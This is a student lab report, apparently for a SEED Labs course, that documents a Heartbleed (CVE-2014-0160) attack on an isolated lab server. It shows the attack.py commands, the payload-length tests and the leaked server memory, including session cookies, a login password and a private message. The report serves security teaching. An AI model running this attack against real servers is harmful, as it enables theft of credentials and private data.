COMPUTER NETWORK SECURITY LABORATORY

NAME : PREM SAGAR J S	SRN : PES1UG20CS825	SEC : H

Heartbleed Attack Lab

Overview :


The Heartbleed bug (CVE-2014-0160) is a severe implementation flaw in the OpenSSL library, which enables attackers to steal data from the memory of the victim server.The contents of the stolen data depend on what is there in the memory of the server. It could potentially contain private keys, TLS session keys, user names, passwords, credit cards, etc.The vulnerability is in the implementation of the Heartbeat protocol, which is used by SSL/TLS to keep the connection alive.

Step 1: Configure the DNS server for Attacker machine

SEEDUbuntu VM has already set up the apache2 web server to host our social networking website ELGG. www.heartbleedlabelegg.com is the domain name for the site.

we need to modify the /etc/hosts on the Attacker’ s machine (10.0.2.7) to make them believe www.heartbleedlabelegg.com is on the server machine.


$ sudo gedit /etc/hosts




```
attacker:PES1UG20CS825:PREM SAGAR J S:~
$>sudo gedit /etc/hosts
[sudo] password for seed:
```

In the hosts file, locate the line with www.heartbleedlabelgg.com and modify the related IP address as following:

127.0.0.1 www.heartbleedlabelgg.com
Change to 10.0.2.6 www.heartbleedlabelgg.Com



```
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com
```




```
127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.8        www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
```

Step 2: Lab Tasks

Getting familiar with this Heartbleed attack. First, boot up Victim’ s server and on the Attacker machine, making attack.py executable using the following command:

=> Executed this command already


$ sudo chmod 777 attack.py



```
attacker:PES1UG20CS825:PREM SAGAR J S:~/Downloads/Code
$>ls -l
total 20
-rwxrwxrwx 1 seed seed 19099 Oct 26 23:12 attack.py
attacker:PES1UG20CS825:PREM SAGAR J S:~/Downloads/Code
$>
```

As warm-up task, use the following command to run the attack.py code on the Attacker machine:

$ python attack.py www.heartbleedlabelgg.com




```
attacker:PES1UG20CS825:PREM SAGAR J S:~/Downloads/Code
$>python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.......................................I.........
..........
..................................#

attacker:PES1UG20CS825:PREM SAGAR J S:~/Downloads/Code
$>
```

Step 2: Explore the damage of the Heartbleed attack

Step 2(a): On the Victim Server:

Visiting the https://www.heartbleedlabelgg.com website. Log in as an admin

by using the following credentials.
Username : admin
Password : seedelgg



Log in


Username or email: admin

Password: •••••••••

Log in □ Remember me

Register | Lost password

1. Add Boby as a friend (Go to More -> Members -> Click Boby -> Add Friend).
2. Send Boby a private message (Compose a message and send).


SEED Lab Site: Compose a mes...
https://www.heartbleedlabelgg.com/mes
Google
Most Visited
Getting Started
Seed Labs
Activity
Blogs
Bookmarks
Files
Groups
More
Messages > Compose a message
Remove e

Compose a message

To: Boby

Subject: message


Message: hi

Step 2(b): On Attacker machine:

Running attack.py code to find out user activity,password, username and the content of the user’ s private message. You can run the attack command by using the following command:


$ python attack.py www.heartbleedlabelgg.com

1) Find out the Username & Password



```
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=pqnlm4upptsps9th9p819vuie3
Connection: keep-alive

.BH.....'y[Q.......?.....ra;.2rM......3t..3:38 GMT
If-None-Match: "5f5-5032e3d7cd92c"

.5.2..6Q...5......Cy




c&__elgg_ts=1668589677&username=admin&password=seedelgg...w.9.{.T"S.[s.k
```


2) Find the exact content of the private message



```
.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=pqnlm4upptsps9th9p819vuie3
Connection: keep-alive
If-None-Match: "1449721729"

.,4..E/....d!...'.....b6.....%.-.'.....X1..




form-urlencoded
Content-Length: 108

__elgg_token=6577689641db05764ae5bd99ddfa5453&__elgg_ts=1668589814&recipient_guid
=40&subject=message&body=hi.....;...t.....\G-
```

Step 3: Investigate the fundamental cause of the Heartbleed attack


```
$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 40
Or
$ python /home/seed/attack.py www.heartbleedlabelgg.com --l 0x012B
```



```
attacker:PES1UG20CS825:PREM SAGAR J S:~/Downloads/Code
$>python attack.py www.heartbleedlabelgg.com --l 0x012B

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-20
14-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
 is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

..+AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A......................................I.........
...........
...................................#'..#p...[.. ..

attacker:PES1UG20CS825:PREM SAGAR J S:~/Downloads/Code
$>
```

Step 4: Find out the boundary value of the payload length variable.

finding out the boundary value of the payload length variable,
which will not return any extra data. Attempt many tries to know the boundary value.Anything beyond this value will leak extra data blocks from the server’s memory.



```
attacker:PES1UG20CS826:PREM SAGAR J S:~/Downloads/Code
$>python attack.py www.heartbleedlabelgg.com --l 0x016

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-20
14-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F
```